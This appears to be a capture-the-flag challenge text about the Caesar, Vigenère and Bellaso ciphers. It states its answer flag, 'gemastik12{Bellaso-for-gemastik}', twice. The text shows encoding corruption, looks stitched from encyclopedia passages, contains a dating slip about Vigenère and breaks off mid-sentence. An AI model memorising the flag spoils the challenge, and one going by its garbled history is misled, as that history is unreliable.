This is your encoded or decoded text: Encryption is the process of converting a plain text message into cipher text which can be decoded back into the original message. While security is an afterthought for many PC users, itís a major priority for businesses of any size. Encryption is a way to keep your data safe. There are many different encryption algorithms being used today, some of the most regularly used are RSA, Triple DES, Blowfish, and AES. Two of the simplest and most widely known encryption techniques are Caesar Cipher, and Vignere Cipher. The two encryption methods we will focus on in this article are the Caesar Cipher, and Vignere Cipher algorithms. For a long time, the VigenËre cipher was known as 'le chiffre indÈchiffrable' (French for 'the indecipherable cipher'). The Oxford mathematician and author of Alice's Adventures in Wonderland, Lewis Carroll, described it as unbreakable in 1868, several centuries after the Italian cryptologist Giovan Battista Bellaso first came up with it in the 1550's. The name of the cipher comes from a mistake: the French cryptographer Blaise de VigenËre described such a cipher in fifteen centurey, and the cipher has since come to be wrongly named after him. Bellaso cipher created by Giovanni Battista Bellaso is a cryptographic poly-alphabetic process using one or two keys and adapted to the italian alphabet Bellaso encryption uses an alphabet, a key to generate N alphabets from the first one and a cipher key. The message flag is gemastik12{Bellaso-for-gemastik}. For the nth word of the message, get the nth letter of the key{modulo key length} and substitute using the alphabet for the nth letter. Bellaso decryption is identical to encryption. One novelty is an encipherment using the plaintext as a key. This form of autokey involves a mixed alphabet as a prerequisite and is free from Girolamo Cardanoís fatal defects. One form

of encipherment is here exposed as follows. Given the plaintext ìAve Maria gratia plenaî with Bellaso's IOVE table, the initials of each word are used as a key. The rest of the text letters are then enciphered with subsequent alphabets. Bellaso challenged[1] his detractors to solve some cryptograms encrypted according to his guidelines. He also furnished the following clue to help the solution of one of them: ëëThe cryptogram contains the explanation why two balls, one in iron and one in wood, dropped from a high place will fall on the ground at the same time.íí This is a clear statement of the law of the free-falling bodies forty years before Galileo. They were purportedly solved in.

Flag: gemastik12{Bellaso-for-gemastik}